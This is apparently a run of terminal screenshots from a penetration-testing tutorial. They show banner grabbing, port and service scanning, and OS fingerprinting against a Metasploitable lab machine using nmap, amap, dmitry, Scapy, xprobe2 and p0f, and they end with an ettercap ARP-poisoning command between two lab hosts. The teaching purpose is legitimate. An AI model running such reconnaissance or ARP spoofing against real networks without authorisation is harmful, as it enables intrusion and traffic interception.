>>> bangrab.connect (("172.16.69.128", 80))
>>> bangrab.recv(4096)
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# python
Python 2.7.13 (default, Dec 18 2016, 20:19:42)
[GCC 6.2.1 20161215] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import socket
>>> import select
>>> bangrab = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
>>> bangrab.connect (("172.16.69.128", 80))
>>> ready = select.select([bangrab], [], [], 1)
>>> if ready[0]:
...     print bangrab.recv(4096)
... else:
...     print "No Banner"
...
No Banner
>>>
```

```
File  Edit  View  Search  Terminal  Help

root@kali:~# chmod 777 banner_grab.py
root@kali:~# ./banner_grab.py 172.16.69.128 1 65535
TCP Port 21 - 220 (vsFTPd 2.3.4)

TCP Port 22 - SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1

TCP Port 23 - ÿýÿû ÿü#ÿü'
TCP Port 25 - 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)

TCP Port 512 - where are you?

TCP Port 1524 - root@metasploitable:/#
TCP Port 2121 - 220 ProFTPD 1.3.1 Server (Debian) [::ffff:172.16.69.128]

TCP Port 3306 - >
5.0.51a-3ubuntu5O"Uj6mDH,]9E.VF:2+!`
TCP Port 5900 - RFB 003.003

TCP Port 6667 - :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...

TCP Port 6697 - :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...

root@kali:~#
```


File Edit View Search Terminal Help
root@kali:~# dmitry -p 172.16.69.128
Deepmagic Information Gathering Tool
"There be some deep magic going on"
ERROR: Unable to locate Host Name for 172.16.69.128
Continuing with limited modules
HostIP:172.16.69.128
HostName:
Gathered TCP Port information for 172.16.69.128
Port State
21/tcp open
22/tcp open
23/tcp open
25/tcp open
53/tcp open
80/tcp open
111/tcp open
139/tcp open
Portscan Finished: Scanned 150 ports, 141 ports were in state closed
All scans completed, exiting
root@kali:~#


File Edit View Search Terminal Help
root@kali:~# dmitry -pb 172.16.69.128
Deepmagic Information Gathering Tool
"There be some deep magic going on"
ERROR: Unable to locate Host Name for 172.16.69.128
Continuing with limited modules
HostIP:172.16.69.128
HostName:
Gathered TCP Port information for 172.16.69.128
Port State
21/tcp open
>> 220 (vsFTPd 2.3.4)
22/tcp open
>> SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
23/tcp open
25/tcp open
>> 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
53/tcp open
Portscan Finished: Scanned 150 ports, 144 ports were in state closed
All scans completed, exiting
root@kali:~#

```
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap -sT 172.16.69.128 -p 22 --script=banner

Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-31 08:26 EST
Nmap scan report for 172.16.69.128
Host is up (0.00020s latency).
PORT   STATE SERVICE
22/tcp open  ssh
|_banner: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
root@kali:~#
```


```
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap -sT 172.16.69.128 -p 1-100 --script=banner

Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-31 08:27 EST
Nmap scan report for 172.16.69.128
Host is up (0.00080s latency).
Not shown: 94 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
|_banner: 220 (vsFTPd 2.3.4)
22/tcp open  ssh
|_banner: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
23/tcp open  telnet
|_banner: \xFF\xFD\x18\xFF\xFD \xFF\xFD#\xFF\xFD'
25/tcp open  smtp
|_banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
53/tcp open  domain
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 15.22 seconds
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# amap -B 172.16.69.128 21
amap v5.4 (www.thc.org/thc-amap) started at 2017-01-31 08:30:22 - BANNER mode

Banner on 172.16.69.128:21/tcp : 220 (vsFTPd 2.3.4)\r\n

amap v5.4 finished at 2017-01-31 08:30:22
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help

root@kali:~# amap -B 172.16.69.128 1-65535
amap v5.4 (www.thc.org/thc-amap) started at 2017-01-31 08:30:48 - BANNER mode

Banner on 172.16.69.128:21/tcp : 220 (vsFTPd 2.3.4)\r\n
Banner on 172.16.69.128:22/tcp : SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1\n
Banner on 172.16.69.128:23/tcp :  #'
Banner on 172.16.69.128:25/tcp : 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)\r\n
Banner on 172.16.69.128:512/tcp : Where are you?\n
Banner on 172.16.69.128:1524/tcp : root@metasploitable/#
Banner on 172.16.69.128:2121/tcp : 220 ProFTPD 1.3.1 Server (Debian) [ffff172.16.69.128]\r\n
Banner on 172.16.69.128:3306/tcp : >\n5.0.51a-3ubuntu5J;)Yenz,OaxW-w1.0I[p
Banner on 172.16.69.128:5900/tcp : RFB 003.003\n
Banner on 172.16.69.128:6667/tcp : irc.Metasploitable.LAN NOTICE AUTH *** Looking up your hostname...\r\n
Banner on 172.16.69.128:6697/tcp : irc.Metasploitable.LAN NOTICE AUTH *** Looking up your hostname...\r\n

amap v5.4 finished at 2017-01-31 08:31:04
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# amap -B 172.16.69.128 1-65535 | grep "on"
Banner on 172.16.69.128:25/tcp : 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)\r\n
Banner on 172.16.69.128:21/tcp : 220 (vsFTPd 2.3.4)\r\n
Banner on 172.16.69.128:22/tcp : SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1\n
Banner on 172.16.69.128:23/tcp :  #'
Banner on 172.16.69.128:512/tcp : Where are you?\n
Banner on 172.16.69.128:1524/tcp : root@metasploitable/#
Banner on 172.16.69.128:2121/tcp : 220 ProFTPD 1.3.1 Server (Debian) [ffff172.16.69.128]\r\n
Banner on 172.16.69.128:3306/tcp : >\n5.0.51a-3ubuntu5?hnqmP'q,$](M/?lu|2|@
Banner on 172.16.69.128:5900/tcp : RFB 003.003\n
Banner on 172.16.69.128:6667/tcp : irc.Metasploitable.LAN NOTICE AUTH *** Looking up your hostname...\r\n
Banner on 172.16.69.128:6697/tcp : ERROR Closing Link [172.16.69.1] (Throttled Reconnecting too fast) -Email admin@M
etasploitable.LAN for more information.\r\n
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# amap -B 172.16.69.128 1-65535 | grep "on" | cut -d ":" -f 2-5
25/tcp : 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)\r\n
21/tcp : 220 (vsFTPd 2.3.4)\r\n
22/tcp : SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1\n
23/tcp :  #'
512/tcp : Where are you?\n
1524/tcp : root@metasploitable/#
2121/tcp : 220 ProFTPD 1.3.1 Server (Debian) [ffff172.16.69.128]\r\n
3306/tcp : >\n5.0.51a-3ubuntu5q=wdls|5,2;rLe7$I'&&+
5900/tcp : RFB 003.003\n
6667/tcp : irc.Metasploitable.LAN NOTICE AUTH *** Looking up your hostname...\r\n
6697/tcp : irc.Metasploitable.LAN NOTICE AUTH *** Looking up your hostname...\r\n
root@kali:~#
```




```
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap 172.16.69.128 -p 80 -sV

Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-31 08:38 EST
Nmap scan report for 172.16.69.128
Host is up (0.00022s latency).
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.47 seconds
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap 172.16.69.128 -sV

Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-31 08:39 EST
Nmap scan report for 172.16.69.128
Host is up (0.0011s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:l
inux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.97 seconds
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# amap 172.16.69.128 80
amap v5.4 (www.thc.org/thc-amap) started at 2017-01-31 08:46:46 - APPLICATION MAPPING mode

Protocol on 172.16.69.128:80/tcp matches http
Protocol on 172.16.69.128:80/tcp matches http-apache-2

Unidentified ports: none.

amap v5.4 finished at 2017-01-31 08:46:52
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# amap 172.16.69.128 20-30
amap v5.4 (www.thc.org/thc-amap) started at 2017-01-31 08:47:27 - APPLICATION MAPPING mode

Protocol on 172.16.69.128:21/tcp matches ftp
Protocol on 172.16.69.128:22/tcp matches ssh
Protocol on 172.16.69.128:22/tcp matches ssh-openssh
Protocol on 172.16.69.128:23/tcp matches telnet
Protocol on 172.16.69.128:25/tcp matches smtp

Unidentified ports: 172.16.69.128:20/tcp 172.16.69.128:24/tcp 172.16.69.128:26/tcp 172.16.69.128:27/tcp 172.16.69.12
8:28/tcp 172.16.69.128:29/tcp 172.16.69.128:30/tcp (total 7).

amap v5.4 finished at 2017-01-31 08:47:33
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# amap 172.16.69.128 1-100 -q
amap v5.4 (www.thc.org/thc-amap) started at 2017-01-31 08:48:08 - APPLICATION MAPPING mode

Protocol on 172.16.69.128:21/tcp matches ftp
Protocol on 172.16.69.128:25/tcp matches smtp
Protocol on 172.16.69.128:22/tcp matches ssh
Protocol on 172.16.69.128:22/tcp matches ssh-openssh
Protocol on 172.16.69.128:25/tcp matches nntp
Protocol on 172.16.69.128:80/tcp matches http
Protocol on 172.16.69.128:23/tcp matches telnet
Protocol on 172.16.69.128:80/tcp matches http-apache-2
Protocol on 172.16.69.128:53/tcp matches dns

amap v5.4 finished at 2017-01-31 08:48:20
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# amap 172.16.69.128 1-100 -qb
amap v5.4 (www.thc.org/thc-amap) started at 2017-01-31 08:48:52 - APPLICATION MAPPING mode

Protocol on 172.16.69.128:25/tcp matches smtp - banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)\r\n221 2.7.0 Error I ca
n break rules, too. Goodbye.\r\n
Protocol on 172.16.69.128:21/tcp matches ftp - banner: 220 (vsFTPd 2.3.4)\r\n
Protocol on 172.16.69.128:22/tcp matches ssh - banner: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1\nProtocol mismatch.\n
Protocol on 172.16.69.128:22/tcp matches ssh-openssh - banner: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1\nProtocol mismatch.\n
Protocol on 172.16.69.128:80/tcp matches http - banner: HTTP/1.1 200 OK\r\nDate Thu, 26 Jan 2017 064615 GMT\r\nServer Apache/2.2.8 (U
buntu) DAV/2\r\nX-Powered-By PHP/5.2.4-2ubuntu5.10\r\nContent-Length 891\r\nConnection close\r\nContent-Type text/html\r\n\r\n<html><
head><title>Metasploitable2 - Linux</title><
Protocol on 172.16.69.128:80/tcp matches http-apache-2 - banner: HTTP/1.1 200 OK\r\nDate Thu, 26 Jan 2017 064615 GMT\r\nServer Apache
/2.2.8 (Ubuntu) DAV/2\r\nX-Powered-By PHP/5.2.4-2ubuntu5.10\r\nContent-Length 891\r\nConnection close\r\nContent-Type text/html\r\n\r
\n<html><head><title>Metasploitable2 - Linux</title><
Protocol on 172.16.69.128:23/tcp matches telnet - banner:  #'
Protocol on 172.16.69.128:25/tcp matches nntp - banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)\r\n502 5.5.2 Error comm
and not recognized\r\n
Protocol on 172.16.69.128:53/tcp matches dns - banner: \f

amap v5.4 finished at 2017-01-31 08:49:04
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# amap 172.16.69.128 1-100 -q1
amap v5.4 (www.thc.org/thc-amap) started at 2017-01-31 08:50:15 - APPLICATION MAPPING mode

Protocol on 172.16.69.128:25/tcp matches smtp
Protocol on 172.16.69.128:25/tcp matches nntp
Protocol on 172.16.69.128:21/tcp matches ftp
Protocol on 172.16.69.128:22/tcp matches ssh
Protocol on 172.16.69.128:80/tcp matches http
Protocol on 172.16.69.128:80/tcp matches http-apache-2
Protocol on 172.16.69.128:22/tcp matches ssh-openssh
Protocol on 172.16.69.128:23/tcp matches telnet
Protocol on 172.16.69.128:53/tcp matches dns

amap v5.4 finished at 2017-01-31 08:50:15
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
>>> linux = "172.16.69.128"
>>> windows = "172.16.69.129"
>>> i = IP()
>>> i.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= hopopt
  chksum= None
  src= 127.0.0.1
  dst= 127.0.0.1
  \options\

>>> i.dst = linux
>>> i.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= hopopt
  chksum= None
  src= 172.16.69.133
  dst= 172.16.69.128
  \options\

>>>
```

```
File  Edit  View  Search  Terminal  Help
>>> ping = ICMP()
>>> ping.display()
###[ ICMP ]###
  type= echo-request
  code= 0
  chksum= None
  id= 0x0
  seq= 0x0

>>>
```

```
File  Edit  View  Search  Terminal  Help
>>> request = (i/ping)
>>> request.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= icmp
  chksum= None
  src= 172.16.69.133
  dst= 172.16.69.128
  \options\
###[ ICMP ]###
     type= echo-request
     code= 0
     chksum= None
     id= 0x0
     seq= 0x0

>>>
```


```
File  Edit  View  Search  Terminal  Help

>>> ans = sr1(request)
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
>>> ans.display()
###[ IP ]###
  version= 4L
  ihl= 5L
  tos= 0x0
  len= 28
  id= 61487
  flags=
  frag= 0L
  ttl= 64
  proto= icmp
  chksum= 0xa78b
  src= 172.16.69.128
  dst= 172.16.69.133
  \options\
###[ ICMP ]###
     type= echo-reply
     code= 0
     chksum= 0xffff
     id= 0x0
     seq= 0x0
###[ Padding ]###
        load= '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'

>>>
```

```
File  Edit  View  Search  Terminal  Help

>>> ans = sr1(IP(dst=linux)/ICMP())
Begin emission:
*Finished to send 1 packets.

Received 1 packets, got 1 answers, remaining 0 packets
>>> ans
<IP  version=4L ihl=5L tos=0x0 len=28 id=61488 flags= frag=0L ttl=64 proto=icmp chksum=0xa78a src=172.16.69.128 dst=172.16.69.133 opt
ions=[] |<ICMP  type=echo-reply code=0 chksum=0xffff id=0x0 seq=0x0 |<Padding  load='\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00' |>>>
>>>
```

```
File  Edit  View  Search  Terminal  Help
>>> ans = sr1(IP(dst=windows)/ICMP())
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
>>> ans
<IP  version=4L ihl=5L tos=0x0 len=28 id=59233 flags= frag=0L ttl=128 proto=icmp chksum=0x7058 src=172.16.69.129 dst=172.16.69.133 op
tions=[] |<ICMP  type=echo-reply code=0 chksum=0xffff id=0x0 seq=0x0 |<Padding  load='\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00' |>>>
>>>
```


```
File  Edit  View  Search  Terminal  Help
root@kali:~# python
Python 2.7.13 (default, Dec 18 2016, 20:19:42)
[GCC 6.2.1 20161215] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> ans = sr1(IP(dst="172.16.69.128")/ICMP())
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
>>> if int(ans[IP].ttl) <= 64:
...     print "Host is Linux"
... else:
...     print "Host is Windows"
...
Host is Linux
>>> ans = sr1(IP(dst="172.16.69.129")/ICMP())
Begin emission:
.....Finished to send 1 packets.
*
Received 6 packets, got 1 answers, remaining 0 packets
>>> if int(ans[IP].ttl) <= 64:
...     print "Host is Linux"
... else:
...     print "Host is Windows"
...
Host is Windows
>>>
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# chmod 777 ttl_id.py
root@kali:~# ./ttl_id.py
Usage - ./ttl_id.py [IP Address]
Example - ./ttl_id.py 10.0.0.5
Example will perform ttl analysis to attempt to determine whether the system is Windows or Linux/Unix
root@kali:~# ./ttl_id.py 172.16.69.128
Host is Linux/Unix
root@kali:~# ./ttl_id.py 172.16.69.129
Host is Windows
root@kali:~#
```


File Edit View Search Terminal Help
root@kali:~# nmap 172.16.69.128 -O
Starting Nmap 7.40 (https://nmap.org) at 2017-02-01 06:34 EST
Nmap scan report for 172.16.69.128
Host is up (0.00061s latency).
Not shown: 977 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4.37
OS details: DD-WRT v24-sp2 (Linux 2.4.37)
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.74 seconds
root@kali:~#

```
File  Edit  View  Search  Terminal  Help
root@kali:~# xprobe2 172.16.69.128

Xprobe2 v.0.3 Copyright (c) 2002-2005 fyodor@o0o.nu, ofir@sys-security.com, meder@o0o.nu

[+] Target is 172.16.69.128
[+] Loading modules.
[+] Following modules are loaded:
[x] [1] ping:icmp_ping  -  ICMP echo discovery module
[x] [2] ping:tcp_ping  -  TCP-based ping discovery module
[x] [3] ping:udp_ping  -  UDP-based ping discovery module
[x] [4] infogather:ttl_calc  -  TCP and UDP based TTL distance calculation
[x] [5] infogather:portscan  -  TCP and UDP PortScanner
[x] [6] fingerprint:icmp_echo  -  ICMP Echo request fingerprinting module
[x] [7] fingerprint:icmp_tstamp  -  ICMP Timestamp request fingerprinting module
[x] [8] fingerprint:icmp_amask  -  ICMP Address mask request fingerprinting module
[x] [9] fingerprint:icmp_port_unreach  -  ICMP port unreachable fingerprinting module
[x] [10] fingerprint:tcp_hshake  -  TCP Handshake fingerprinting module
[x] [11] fingerprint:tcp_rst  -  TCP RST fingerprinting module
[x] [12] fingerprint:smb  -  SMB fingerprinting module
[x] [13] fingerprint:snmp  -  SNMPv2c fingerprinting module
[+] 13 modules registered
[+] Initializing scan engine
[+] Running scan engine
[-] ping:tcp_ping module: no closed/open TCP ports known on 172.16.69.128. Module test failed
[-] ping:udp_ping module: no closed/open UDP ports known on 172.16.69.128. Module test failed
[-] No distance calculation. 172.16.69.128 appears to be dead or no ports known
[+] Host: 172.16.69.128 is up (Guess probability: 50%)
[+] Target: 172.16.69.128 is alive. Round-Trip Time: 0.50563 sec
[+] Selected safe Round-Trip Time value is: 1.01127 sec
[-] fingerprint:tcp_hshake Module execution aborted (no open TCP ports known)
[-] fingerprint:smb need either TCP port 139 or 445 to run
[-] fingerprint:snmp: need UDP port 161 open
[+] Primary guess:
[+] Host 172.16.69.128 Running OS:  (Guess probability: 83%)
[+] Other guesses:
[+] Host 172.16.69.128 Running OS:  (Guess probability: 83%)
[+] Host 172.16.69.128 Running OS: 0000 (Guess probability: 83%)
[+] Host 172.16.69.128 Running OS:  (Guess probability: 83%)
[+] Host 172.16.69.128 Running OS:  (Guess probability: 83%)
[+] Host 172.16.69.128 Running OS:  (Guess probability: 83%)
[+] Host 172.16.69.128 Running OS:  (Guess probability: 83%)
[+] Host 172.16.69.128 Running OS: 0000 (Guess probability: 83%)
[+] Host 172.16.69.128 Running OS:  (Guess probability: 83%)
[+] Host 172.16.69.128 Running OS:  (Guess probability: 83%)
[+] Cleaning up scan engine
[+] Modules deinitialized
[+] Execution completed.
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# p0f
--- p0f 3.09b by Michal Zalewski <lcamtuf@coredump.cx> ---

[+] Closed 1 file descriptor.
[+] Loaded 322 signatures from '/etc/p0f/p0f.fp'.
[+] Intercepting traffic on default interface 'eth0'.
[+] Default packet filtering configured [+VLAN].
[+] Entered main event loop.
```


File Edit View Search Terminal Help
root@kali:~# ettercap -Tq -i eth0 -M arp:remote /172.16.69.128// /172.16.69.129// -w dump
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team
Listening on:
eth0 -> 00:0C:29:2D:7C:19
172.16.69.133/255.255.255.0
fe80::20c:29ff:fe2d:7c19/64
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...
33 plugins
42 protocol dissectors
57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Scanning for merged targets (2 hosts)...
* |==========>| 100.00 %
2 hosts added to the hosts list...
ARP poisoning victims:
GROUP 1 : 172.16.69.128 00:0C:29:96:81:F2
GROUP 2 : 172.16.69.129 00:0C:29:94:63:4B
Starting Unified sniffing...
Text only Interface activated...
Hit 'h' for inline help

```
File  Edit  View  Search  Terminal  Help

root@kali:~# p0f
--- p0f 3.09b by Michal Zalewski <lcamtuf@coredump.cx> ---

[+] Closed 1 file descriptor.
[+] Loaded 322 signatures from '/etc/p0f/p0f.fp'.
[+] Intercepting traffic on default interface 'eth0'.
[+] Default packet filtering configured [+VLAN].
[+] Entered main event loop.

.-[ 172.16.69.129/1617 -> 172.16.69.128/80 (syn) ]-
|
| client   = 172.16.69.129/1617
| os       = Windows NT kernel
| dist     = 0
| params   = generic
| raw_sig  = 4:128+0:0:1460:mss*44,0:mss,nop,nop,sok:df,id+:0
|
`----

.-[ 172.16.69.129/1617 -> 172.16.69.128/80 (mtu) ]-
|
| client   = 172.16.69.129/1617
| link     = Ethernet or modem
| raw_mtu  = 1500
|
`----

.-[ 172.16.69.129/1617 -> 172.16.69.128/80 (syn+ack) ]-
|
| server   = 172.16.69.128/80
| os       = Linux 2.4-2.6
| dist     = 0
| params   = none
| raw_sig  = 4:64+0:0:1460:mss*4,0:mss,nop,nop,sok:df:0
|
`----

.-[ 172.16.69.129/1617 -> 172.16.69.128/80 (mtu) ]-
|
| server   = 172.16.69.128/80
| link     = Ethernet or modem
| raw_mtu  = 1500
|
`----

.-[ 172.16.69.129/1617 -> 172.16.69.128/80 (http request) ]-
|
| client   = 172.16.69.129/1617
| app      = MSIE 8 or newer
| lang     = English
| params   = none
